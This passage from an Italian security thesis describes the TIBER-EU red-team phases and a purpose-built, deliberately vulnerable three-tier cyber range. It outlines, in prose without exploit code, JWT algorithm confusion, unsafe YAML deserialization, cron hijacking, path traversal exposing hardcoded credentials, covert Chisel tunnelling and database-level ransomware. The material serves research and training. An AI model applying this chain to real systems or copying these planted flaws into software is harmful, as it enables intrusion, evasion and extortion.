2. **Fase di Threat Intelligence (Threat Intelligence Phase):** Il TI Provider analizza il panorama delle minacce. Sulla base del profilo dei CF dell'entità, viene generato il Target Threat Intelligence Report (TTIR). Questo report contiene informazioni dettagliate sulle attuali campagne d'attacco e delinea gli scenari d'attacco specifici che il Red Team dovrà successivamente implementare, dettagliando le esatte TTP da emulare.

3. **Fase di Testing (Red Team Testing Phase):** È il cuore esecutivo del framework. Il Red Team Provider conduce l'emulazione avversariale in modo incrementale e controllato. L'attacco deve penetrare i sistemi dell'entità, muoversi lateralmente e tentare di compromettere i CF identificati nella prima fase. Il test si protrae tipicamente per un periodo esteso (da 4 a 12 settimane) per simulare la natura persistente e silente delle minacce reali (APT).

4. **Fase di Chiusura (Closure Phase):** Una volta concluso il test, si avvia la fase di cooperazione e analisi. Il Red Team e il Blue Team partecipano a sessioni congiunte di *Purple Teaming*, dove l'attacco viene ripercorso passo dopo passo per confrontare l'esatto timestamp delle azioni offensive con i relativi allarmi registrati dai sistemi difensivi. Questo confronto permette di misurare scientificamente la finestra temporale di rilevamento (*Mean Time to Detect* - MTTD) e di risposta (*Mean Time to Respond* - MTTR), portando alla stesura del *Remediation Plan* finale.

2.4.3 Allineamento Metodologico con la Simulazione Proposta

La *kill chain* multicanale progettata e implementata nel contesto sperimentale del presente lavoro non costituisce una sequenza estemporanea o empirica di tecniche di intrusione. Al contrario, l'intera infrastruttura di laboratorio e la logica sequenziale dei vettori d'attacco sono state ingegnerizzate per garantire il pieno allineamento con i framework metodologici di riferimento per il *security assessment* e la modellazione delle minacce, quali il **PTES** (*Penetration Testing Execution Standard*) e le linee guida **TIBER-EU**. La simulazione è stata condotta adottando la prospettiva di un avversario esterno asimmetrico, emulando in modo deterministico le tattiche e le tecniche impiegate dai moderni attori di minaccia di tipo APT (*Advanced Persistent Threat*).

Al fine di astrarre la catena cinematica dell'attacco da considerazioni puramente implementative ed eliminare eventuali *bias* di progettazione o interpretazione soggettiva da parte dell'analista, la formalizzazione dell'intero *attack path* è stata strutturata attraverso una mappatura rigorosa sui framework industriali **CWE** (*Common Weakness Enumeration*) e **MITRE ATT&CK**. L'adozione di queste tassonomie standardizzate conferisce un carattere di oggettività scientifica alla simulazione, traducendo le singole evidenze empiriche del laboratorio in classi di vulnerabilità software e pattern di comportamento avversariale universalmente riconosciuti.

Come dettagliato nella matrice di mappatura introdotta nel capitolo successivo, il flusso logico si articola secondo una transizione metodologica formale:

- **Fase di Ricognizione ed Enumerazione**: Mappata sulle tecniche di *Active Scanning* del MITRE ATT&CK, ha permesso di delineare la superficie d'attacco esposta dal gateway perimetrale (*DMZ Server*).

- **Sfruttamento dei Difetti Software e Privilege Escalation Locale**: Ciascun *exploit* eseguito sulle macchine della topologia è associato in modo univoco alle relative debolezze architetturali e implementative del codice, categorizzate tramite identificatori CWE (quali *Improper Control of Generation of Code* e *Trust Boundary Violation*).

- **Movimento Laterale ed Esecuzione Remota (RCE)**: In conformità con i requisiti di *Lateral Movement* definiti dal PTES e con i criteri di compromissione delle funzioni critiche previsti da TIBER-EU, l'attaccante ha sfruttato un canale di comunicazione fiduciario e preventivamente autorizzato (*Trusted Channel*) per superare la segmentazione di rete imposta dai sistemi di filtraggio del traffico (*firewall*), proiettando l'azione verso il microservizio di backend isolato (*Legacy Data Processor*).

- **Post-Esplorazione e Persistenza**: L'analisi si conclude con l'estrazione di metriche di post-esplorazione avanzata e con il deployment di un meccanismo asincrono e *fileless* di persistenza allocato all'interno della memoria volatile (RAM), finalizzato a emulare un'infrastruttura di *Command and Control* (C2) resiliente e a basso impatto forense.

Attraverso questo rigore tassonomico, la tesi non si limita a documentare un caso di studio isolato, ma fornisce un modello di validazione formale e replicabile per l'analisi *end-to-end* della sicurezza in architetture *enterprise* stratificate.

CAPITOLO 3: PROGETTAZIONE E IMPLEMENTAZIONE DEL CYBER RANGE ENTERPRISE

L'analisi empirica delle vulnerabilità e delle dinamiche di attacco all'interno di un'infrastruttura IT moderna richiede la disponibilità di un ambiente di test che sia in grado di coniugare isolamento operativo, riproducibilità scientifica e realismo architetturale. Come evidenziato nell'analisi dello stato dell'arte, le piattaforme tradizionali di tipo *Capture the Flag* (CTF) e le applicazioni web monolitiche deliberatamente vulnerabili mostrano profondi limiti metodologici nel riprodurre la complessità delle minacce persistenti avanzate (APT). Tali piattaforme, infatti, soffrono strutturalmente del cosiddetto *Flag-Centric Bias*, un'impostazione che spinge l'analista a cercare scorciatoie sintattiche per l'acquisizione di una stringa testuale isolata, ignorando la coerenza logica della catena cinematica dell'attacco e l'impatto che l'azione offensiva esercita sulla stabilità operativa dei sistemi di produzione.

Questo capitolo descrive la progettazione, l'ingegnerizzazione e la messa in opera di un **Cyber Range Enterprise Multi-Tier** personalizzato, sviluppato secondo il principio dell'**Insecure Design by Blueprint**. L'obiettivo risiede nella formalizzazione sistematica di uno scenario di attacco multi-stage e multi-host, in cui la violazione dei sistemi non è determinata dalla presenza di software obsoleto o non patchato, bensì da difetti logici e configurazioni strutturalmente deboli integrate nell'architettura stessa dei servizi. Attraverso questa infrastruttura, viene fornito un modello di validazione formale e replicabile per misurare l'efficacia delle tattiche di movimento laterale, di escalation dei privilegi e di persistenza asincrona all'interno di reti aziendali segregate.

3.1 Filosofia di Progettazione e Architettura Complessiva

La progettazione del Cyber Range risponde alla necessità di validare la postura di sicurezza di un ecosistema aziendale in cui coesistono tecnologie moderne e componenti legacy. L'infrastruttura di rete e l'architettura dei servizi software sono state modellate per rispecchiare fedelmente i pattern di deployment tipici dei contesti enterprise, dove i servizi esposti al pubblico interagiscono costantemente con database e processori di dati interni protetti da policy di filtraggio perimetrale. In questi contesti, la compromissione di un singolo nodo esposto non deve tradursi automaticamente nel collasso dell'intero perimetro difensivo, evidenziando il ruolo critico della segmentazione e del monitoraggio continuo del traffico est-ovest.

3.1.1 Il Paradigma "Insecure Design by Blueprint"

Nel panorama della cybersecurity applicata all'ingegneria del software, si tende spesso a confondere il concetto di vulnerabilità con la mancata applicazione di patch correttive su software di terze parti (un approccio prettamente reattivo e focalizzato sul monitoraggio delle firme).

Sebbene lo sfruttamento di CVE (*Common Vulnerabilities and Exposures*) note sia un'arma comune nelle mani degli attaccanti, la progettazione di sistemi complessi deve fare i conti con una classe di debolezze strutturali molto più complessa da mitigare: l'**Insecure Design** (classificato al quarto posto nella tassonomia *OWASP Top 10:2025*).

Mentre un bug di codifica (come un *buffer overflow* o un errore di validazione sintattica dell'input) rappresenta una discrepanza tra il comportamento atteso del software e la sua effettiva implementazione nel codice, un difetto di progettazione (design flaw) si colloca a livello concettuale. In questo caso, il codice è formalmente corretto e compila senza warning, ma le specifiche di progettazione stesse sono intrinsecamente insicure.

Il principio cardine del contributo originale di questo lavoro, denominato **"Insecure Design by Blueprint"**, si basa sull'assunto che:

La sicurezza di un sistema non dipende unicamente dalla robustezza sintattica dei suoi singoli componenti, ma emerge dalle proprietà semantiche dell'intera architettura, dalle relazioni di fiducia stabilite tra i servizi e dalla logica transazionale con cui i dati attraversano i confini di sicurezza.

Per dimostrare empiricamente questa tesi, tutte le applicazioni e i microservizi core integrati nel Cyber Range sono stati interamente sviluppati da zero utilizzando framework moderni e librerie aggiornate alle ultime versioni stabili. Non sono stati introdotti bug sintattici banali o configurazioni obsolete per le quali esistano exploit pubblici precompilati.

La debolezza del sistema risiede, invece, in scelte architetturali deboli e in configurazioni sistemistiche insicure integrate intenzionalmente nel blueprint di progetto (*Software Architecture Misconfiguration*):

1. **Type/Algorithm Confusion nei JWT**: L'adozione di un middleware di autenticazione proprietario che si fida del parametro alg specificato nell'header del token, forzando l'utilizzo della chiave pubblica RSA come chiave simmetrica HMAC (HS256). Questa scelta simula una violazione del confine di fiducia (*Trust Boundary Violation*) indipendente dalle librerie di terze parti.
2. **Abuso dei Trusted Channels**: La conversione di input strutturati non validati (XML) in flussi di dati JSON inoltrati a un backend interno, sfruttando la fiducia cieca che quest'ultimo ripone nel mittente. Il frontend agisce di fatto come un proxy vulnerabile che estende la superficie d'attacco verso l'interno.
3. **Deserializzazione Insicura su Canali Interni**: L'uso di parser non restrittivi (yaml.unsafe_load()) all'interno del microservizio interno. Tale implementazione, dettata

da requisiti industriali di retrocompatibilità logica con formati di report storici, trasforma la ricezione di dati legittimi in un vettore per l'esecuzione di codice remoto (RCE).

4. **Debolezza nelle Procedure di Automazione e Privilegi**: L'errata gestione del *Current Working Directory* (CWD) in cronjob eseguiti dall'utente amministratore, combinata con la presenza di script di manutenzione e file di configurazione scrivibili da utenti non privilegiati. Ciò simula una cattiva pratica di amministrazione di sistema e di monitoraggio dei processi locali.

Attraverso questo approccio, il Cyber Range si configura come un ambiente ideale per studiare l'efficacia di tecniche di *Red Teaming* e di *Purple Teaming*, costringendo l'attaccante a dover comprendere la logica di business applicativa prima di poter procedere con la penetrazione dei sistemi, fornendo al contempo ai difensori metriche reali per misurare la finestra temporale di rilevamento e mitigazione.

3.1.2 Topologia di Rete e Segregazione (Multi-Tier Isolation)

Per garantire un adeguato livello di realismo e implementare il concetto di **blast radius** (raggio di impatto di una compromissione, finalizzato a limitare i danni collaterali di un'intrusione), l'infrastruttura fisica e logica del Cyber Range è stata segmentata in tre zone di sicurezza nettamente distinte e regolate da politiche di filtraggio coercitive a livello di kernel Linux (Netfilter/iptables tramite regole UFW).

La topologia di rete, illustrata schematicamente nella figura successiva, prevede la segregazione dei sistemi su tre differenti segmenti di rete locale, forzando l'attaccante a intraprendere attività di pivoting e scansione interna:



Grafico 3 Topologia di rete a tre livelli (Multi-Tier Isolation) del laboratorio, con specifica dei segmenti IP interni ed esterni e delle relative porte di comunicazione applicativa

La descrizione dettagliata dei tre tier e dei relativi confini di rete è strutturata come segue:

1. **Tier 1 - DMZ Server (Frontend Node.js)**: Questo nodo rappresenta l'unico punto di ingresso esposto alla rete pubblica ed è configurato con due interfacce di rete virtuali separate. L'interfaccia primaria (*enp0s3*) è associata all'indirizzo IP pubblico (simulato) 192.168.x.x e accetta traffico in ingresso esclusivamente sulla porta applicativa *3000/tcp*. L'interfaccia secondaria (*enp0s8*) è attestata sulla sottorete interna ed è configurata con l'IP statico *10.10.10.10/24*. Questo server ospita la dashboard aziendale e agisce come gateway applicativo, fungendo da unico elemento di transizione tra la rete pubblica e l'intranet.

2. **Tier 2 - Legacy Data Processor (Backend Python/Flask)**: Questo nodo è collocato interamente all'interno della rete corporate privata ed è configurato con l'IP statico 10.10.10.20/24. La macchina è priva di connettività diretta verso l'esterno (non possiede rotte abilitate verso Internet per impedire esfiltrazioni dirette). Essa è protetta da un firewall locale configurato con una policy di *default-deny* in ingresso per qualsiasi sorgente, ad eccezione del traffico HTTP proveniente esclusivamente dal Tier 1 sulla porta applicativa *5000/tcp*. Questa segregazione assicura che un attaccante non possa scansionare o interagire direttamente con questa macchina senza aver prima compromesso il Tier 1.

3. **Tier 3 - Server Dati (Target Finale)**: Questo nodo rappresenta il *caveau informativo* dell'infrastruttura ed è configurato con l'IP statico 10.10.10.30/24. Il server è completamente isolato, privo di gateway predefinito per l'instradamento del traffico esterno e non accetta alcuna connessione interattiva (come SSH o console remote) in ingresso. Esso ospita il DBMS relazionale MySQL Enterprise e un microservizio REST in Python/Flask dedicato alla raccolta della telemetria, attestato sulla porta 5000/tcp. Al fine di implementare una relazione di fiducia ristretta (*Trust Relationship*), il firewall locale e le configurazioni del DBMS applicano un whitelisting rigoroso, consentendo le connessioni unicamente se provenienti dall'indirizzo IP del *Legacy Data Processor* (Tier 2). Questa stratificazione è progettata specificamente per invalidare i presupposti della sicurezza perimetrale classica, dimostrando come la presenza di difetti logici e credenziali hardcoded esponga anche un segmento teoricamente inaccessibile a devastanti attacchi di *Multi-Hop Pivoting* e *Fileless Ransomware*.

3.1.3 Definizione Formale dei Trusted Channels (Relazioni di Fiducia)

Dal punto di vista della teoria della dependability, la segmentazione di rete rappresenta una misura di contenimento passiva, progettata per isolare i guasti e rallentare l'azione avversariale. Tuttavia, nei sistemi complessi distribuiti, le macchine non operano come entità isolate: devono

necessariamente scambiare dati per adempiere alle funzioni di business aziendali. Nascono così i **Trusted Channels** (*Canali Fiduciari*), ovvero connessioni logiche preventivamente autorizzate a livello sistemistico e di rete che attraversano i confini di sicurezza (*Trust Boundaries*).

All'interno del Cyber Range, queste relazioni di fiducia possono essere modellate formalmente come un grafo orientato di trust $\mathcal{G}_{trust} = (\mathcal{V}, \mathcal{E})$, in cui l'insieme dei nodi $\mathcal{V}$ rappresenta le macchine (*Tier 1, Tier 2, Tier 3*) e gli archi orientati $\mathcal{E}$ definiscono i flussi logici autorizzati. All'interno del nostro sistema, sono state identificate e formalizzate tre relazioni di fiducia implicita:

Relazione DMZ ⟶ Legacy Data Processor (*HTTP Client-Server*)

Il firewall della rete interna permette esclusivamente la connessione logica descritta dalla seguente tupla:

$$\mathcal{T}_{\text{trust_1}} = (\text{IP}_{\text{DMZ_Int}} = 10.10.10.10, \text{IP}_{\text{Legacy}} = 10.10.10.20, \text{Porta} = 5000/tcp, \text{Protocollo} = \text{TCP})$$

La debolezza strutturale di questa relazione risiede nell'**assunzione di fiducia basata puramente sui parametri di rete (IP sorgente)**. Dal momento che il traffico proviene dall'IP fidato della DMZ (*10.10.10.10*) ed è instradato sulla porta legittima *5000*, il backend (*Tier 2*) assume implicitamente che il payload sia sicuro, non effettuando controlli di autenticazione forte o di validazione semantica approfondita sulle strutture dati ricevute. Se la DMZ viene compromessa, questo canale fiduciario si trasforma immediatamente in un'autostrada priva di pedaggio per il movimento laterale dell'attaccante.

Relazione Legacy Data Processor ⟶ Server Dati (*Automatic Sincronization*)

La seconda relazione logica gestisce il trasferimento asincrono dei dati elaborati verso l'archivio protetto:

$$\mathcal{T}_{\text{trust_2}} = (\text{IP}_{\text{Legacy}} = 10.10.10.20, \text{IP}_{\text{Dati}} = 10.10.10.30, \text{Servizio} = \text{Backup Engine})$$

In questo canale, la fiducia non è solo a livello di instradamento IP, ma investe direttamente la **business logic applicativa**.

Relazione Legacy Data Processor ⟶ Server Dati (Trust Relationship)

La seconda relazione logica gestisce il trasferimento asincrono dei dati elaborati verso l'archivio protetto:

$$\mathcal{T}_{\text{trust_3}} = (\text{IP}_{\text{Legacy}} = 10.10.10.20, \text{IP}_{\text{Dati}} = 10.10.10.30, \text{Servizio} = MySQL)$$

In questo canale, la fiducia non è solo a livello di instradamento IP, ma investe direttamente la business logic applicativa. Il DBMS MySQL del Tier 3 applica un meccanismo coercitivo di whitelisting basato sul presupposto che l'unico nodo autorizzato a interrogare e modificare le tabelle sia il Tier 2.

La debolezza critica e l'impatto reale di questa architettura risiedono nella combinazione di due fattori legati al codice sorgente di app.py:

1. **L'assenza di Sanificazione dei Parametri (Path Traversal):** L'interfaccia REST esposta sulla porta 5000/tcp accetta invocazioni all'endpoint /api/v1/config?file= fidandosi cecamente delle richieste provenienti dall'interno. L'assenza di filtri sui caratteri di controllo consente a un utente malintenzionato – che abbia già ottenuto privilegi elevati sul Tier 2 – di manipolare l'input tramite sequenze di risalita (../), forzando il *source code leak* dell'applicazione.

2. **Hardcoded Credentials:** All'interno dello script esfiltrato sono memorizzate in chiaro le credenziali amministrative della radice del database (root).

Una volta che l'attaccante acquisisce i segreti di root, la relazione di fiducia basata sul solo indirizzo IP viene aggirata mediante l'apertura di un tunnel cifrato inverso (*Chisel Multi-Hop Pivoting*) innestato all'interno di directory elusive (come /var/tmp/) e camuffato nei log di sistema come servizio legittimo (.systemd-private-svc).

L'impatto finale convalida empiricamente il fallimento del modello di sicurezza perimetrale: pur non potendo raggiungere M3 dall'esterno, l'attaccante proietta localmente la sessione MySQL ed esegue un attacco di *Double Extortion* basato su un *Fileless Ransomware Logico*. Abusando della funzione nativa AES_ENCRYPT, i record sensibili vengono cifrati direttamente in memoria e sovrascritti sul disco senza la necessità di introdurre codice binario ostile, dimostrando l'urgenza di una conversione totale verso politiche restrittive di tipo **Zero Trust**.

3.1.4 Modellazione UML dei Componenti e delle Interazioni Legittime

Al fine di garantire il rigore formale richiesto dalla progettazione ingegneristica, l'architettura software complessiva e il relativo flusso di elaborazione del dato sono stati modellati tramite diagrammi UML dello standard di riferimento. Tali schemi astrazionano l'ambiente reale prima dell'esecuzione dell'attacco, documentando lo stato "integro" del sistema e definendo i punti di interazione che l'attaccante dovrà successivamente mappare ed eludere.

Diagramma dei Componenti UML

Il diagramma dei componenti descrive la scomposizione modulare dei sistemi software attivi sulle macchine virtuali del laboratorio, evidenziando le dipendenze interne e le interfacce esposte.



Grafico 4 Diagramma dei componenti UML del Cyber-range descritto

Dal punto di vista dell'analisi strutturale, il diagramma evidenzia la stratificazione dello stack applicativo. Nella DMZ, il componente Express App gestisce le rotte esposte e delega la validazione delle sessioni a jwtVerify.js, il quale interagisce con l'endpoint jwks.json per recuperare la chiave pubblica. Il punto debole di questa configurazione risiede nella dipendenza logica debole del middleware, che non vincola rigidamente l'algoritmo di firma, esponendosi alla potenziale confusione di tipo. Nel Tier 2, l'applicazione Flask riceve la stringa codificata Base64 e la passa direttamente al parser PyYAML senza preventivo filtraggio. Infine, l'automazione locale archive_reports.py viene eseguita in modo isolato tramite un cronjob gestito da root, ma condivide lo spazio dei file all'interno della cartella di storage dei report elaborati dal backend Flask, creando un punto di contatto asimmetrico tra processi a diversi livelli di privilegio. Infine nel Tier 3, il database si occupa di immagazzinare i dati, gestiti da un'istanza di MySQL, dove viene accompagnato da un file compilato di telemetria, composto secondo i principi di *Security by Obscuration*.

Diagramma di Sequenza UML



Grafico 5 Diagramma delle sequenze della kill-chain del cyber-range descritto

Il diagramma di sequenza modella il ciclo di vita transazionale di un report aziendale, illustrando in modo dettagliato come i dati fluiscano attraverso i diversi trust boundary dall'utente esterno fino all'archiviazione finale.

La progettazione e l'implementazione del Cyber Range Enterprise presentate in questo capitolo colmano il profondo divario metodologico esistente tra le tradizionali piattaforme di addestramento isolate (affette da *Flag-Centric Bias*) e la reale dinamica delle minacce all'interno delle infrastrutture IT moderne. Attraverso la rigorosa applicazione del paradigma dell'**Insecure Design by Blueprint**, è stato dimostrato concettualmente come l'impiego di framework software aggiornati e l'assenza di vulnerabilità sintattiche note (CVE) non siano condizioni sufficienti per garantire la resilienza di un ecosistema aziendale distribuito.

Il vero fulcro analitico di questo ambiente di test risiede nelle **falle semantiche e relazionali** integrate nativamente nell'architettura: l'eccessiva fiducia accordata ai *Trusted Channels*, la gestione asimmetrica dei privilegi nei processi di automazione silenti (cronjob) e l'assenza di una validazione contestuale rigorosa nel traffico est-ovest. La segregazione di rete in tre Tier logici e fisici distinti (DMZ, Legacy Data Processor e Data Server) è stata implementata non come una barriera impenetrabile, ma come un banco di prova realistico. Questa topologia invalida le logiche di sicurezza perimetrale classica e costringe l'analista a sviluppare una metodologia di attacco avanzata, che richiede una profonda comprensione della logica di business prima di poter procedere con tecniche di *Multi-Hop Pivoting*.

Inoltre, la modellazione formale dei componenti e delle transazioni legittime mediante lo standard UML ha permesso di cristallizzare in modo inequivocabile lo stato "integro" dell'architettura. Questa *baseline* operativa definisce il perimetro esatto delle funzionalità previste dal sistema, fungendo da metro di paragone per misurare le deviazioni causate dall'intrusione.

3.2 Tier 1: DMZ Server (Frontend Node.js / Express)

Il primo livello dell'infrastruttura (Tier 1) è costituito dal **DMZ Server**. Questo nodo rappresenta l'unico sistema dell'intero Cyber Range direttamente esposto verso la rete esterna non fidata e, all'interno dello scenario di tesi, svolge il ruolo di *Target Primario* per l'accesso iniziale dell'attaccante. Dal punto di vista architetturale, esso incarna il classico gateway aziendale deputato all'interazione con l'utenza e alla pubblicazione di servizi web, fungendo al contempo da punto di giunzione logica con la rete privata interna della corporate. La sua progettazione deve garantire che, in caso di compromissione totale del sistema, l'attaccante non possa propagare immediatamente l'azione offensiva a livello di routing, ma sia forzato a sfruttare canali applicativi legittimi per superare il confine di sicurezza

3.2.1 Caratteristiche Infrastrutturali e di Sistema Operativo

La macchina virtuale che ospita il server DMZ è stata progettata su una piattaforma di virtualizzazione basata su Hypervisor di tipo 2, implementata tramite Oracle VirtualBox. Tale approccio garantisce l'isolamento logico rispetto al sistema operativo ospitante e consente di realizzare un ambiente di sperimentazione controllato e facilmente replicabile. Di seguito vengono analizzate le principali scelte sistemistiche e le configurazioni di rete adottate durante la fase di build. Per l'implementazione del Tier 1 è stata selezionata una distribuzione Linux Ubuntu Server 25.10 a 64 bit. La scelta di questa piattaforma risponde a tre requisiti ingegneristici fondamentali:

- **Aggiornamento Tecnologico e Compatibilità con i Moderni Stack Applicativi**
  Ubuntu Server rappresenta uno degli standard de facto maggiormente diffusi nei contesti enterprise e negli ambienti cloud per il deployment di servizi web, reverse proxy e applicazioni containerizzate. L'adozione di una release recente consente di beneficiare delle ultime evoluzioni del kernel Linux e delle librerie di sistema, garantendo piena compatibilità con gli stack software contemporanei e permettendo di valutare la postura di sicurezza del sistema in uno scenario aderente agli ambienti di produzione attuali.
- **Architettura Systemd e Gestione delle Risorse**
  La presenza dell'init system *systemd* consente di implementare meccanismi avanzati di gestione dei servizi e di isolamento dei processi. In particolare, la disponibilità delle control groups (*cgroups*) permette di effettuare una gestione granulare delle risorse hardware e di applicare eventuali limitazioni a CPU e memoria, riducendo l'impatto di possibili condizioni di saturazione riconducibili ad attacchi di tipo Denial of Service (DoS). Parallelamente, il supporto ai namespace del kernel e alle funzionalità di sandboxing rende possibile l'analisi del comportamento dei demoni di sistema in presenza di tentativi di compromissione o escalation dei privilegi.
- **Stabilità del Sottosistema di Rete e del Framework Netfilter**
  Il sistema utilizza il kernel Linux 6.17.0-22-generic, che garantisce una gestione deterministica delle interfacce di rete virtuali, delle tabelle di routing e delle politiche di filtraggio del traffico.

Configurazione delle Interfacce di Rete

Per adempiere al ruolo di nodo di frontiera, la macchina virtuale è stata configurata secondo un'architettura dual-homed, caratterizzata dalla presenza di due interfacce di rete virtuali logicamente separate. Tale configurazione consente di mantenere una netta distinzione tra il dominio di rete esterno e la sottorete privata utilizzata per le comunicazioni interne, implementando una segmentazione funzionale coerente con il paradigma *defence in depth*.

Interfaccia Esterna ($enp0s3$)

L'interfaccia primaria è configurata mediante assegnazione dinamica dell'indirizzo IP tramite protocollo DHCP, definita anche come "*Scheda con bridge*". Essa rappresenta il punto di esposizione verso la rete esterna e costituisce la superficie di attacco accessibile durante le attività di penetration testing. Attraverso questa scheda è possibile effettuare operazioni di information gathering, scansioni di rete e interazioni con i servizi esposti dal server DMZ, quali il servizio SSH sulla porta $22/tcp$ e le applicazioni pubblicate dal Tier 1.

Interfaccia della Rete Interna ($enp0s8$)

La seconda interfaccia è configurata con indirizzo IP statico $\mathbf{10.10.10.10/24}$ ed è attestata sulla sottorete privata utilizzata per le comunicazioni con i livelli successivi dell'infrastruttura. L'adozione di un indirizzamento statico garantisce la stabilità delle configurazioni di routing e consente l'applicazione di politiche di filtraggio e controllo del traffico coerenti con i requisiti di segmentazione della rete. Questa interfaccia costituisce la sola via di comunicazione verso il backend interno (Tier 2), impedendo che i sistemi appartenenti alla rete privata risultino direttamente raggiungibili dal dominio esterno.

Interfaccia Ausiliaria di Sviluppo

Durante la fase di implementazione dell'infrastruttura è stata temporaneamente impiegata una terza interfaccia di rete virtuale, configurata in modalità **Host-Only**, con il solo scopo di agevolare le attività di sviluppo e manutenzione del software. Tale collegamento permetteva l'accesso remoto alla macchina virtuale mediante protocollo SSH direttamente dal sistema host, consentendo l'utilizzo di strumenti di sviluppo esterni, quali Visual Studio Code, senza interferire con la topologia di rete utilizzata per le sperimentazioni.

L'interfaccia non era coinvolta nei flussi applicativi del sistema, non partecipava alle comunicazioni tra i diversi tier dell'architettura e non rivestiva alcun ruolo ai fini della sicurezza o del routing dei pacchetti. Una volta completata la fase di sviluppo e validazione del software, essa è stata deliberatamente disabilitata e rimossa dalla configurazione finale della macchina virtuale. Tale scelta risponde al principio di minimizzazione della superficie d'attacco (*attack surface reduction*), eliminando componenti non strettamente necessarie al funzionamento operativo dell'infrastruttura e garantendo una maggiore aderenza allo scenario di produzione simulato.

Implicazione di Sicurezza (IP Forwarding): Al fine di forzare il realismo dell'attacco applicativo, a livello di kernel Linux sul server DMZ è stata rigorosamente disattivata la funzionalità di IP forwarding. Questo controllo viene applicato sia a runtime che in modo persistente configurando i parametri del sysctl:

```
1. # Disattivazione dell'IP Forwarding a livello kernel
2. net.ipv4.ip_forward = 0
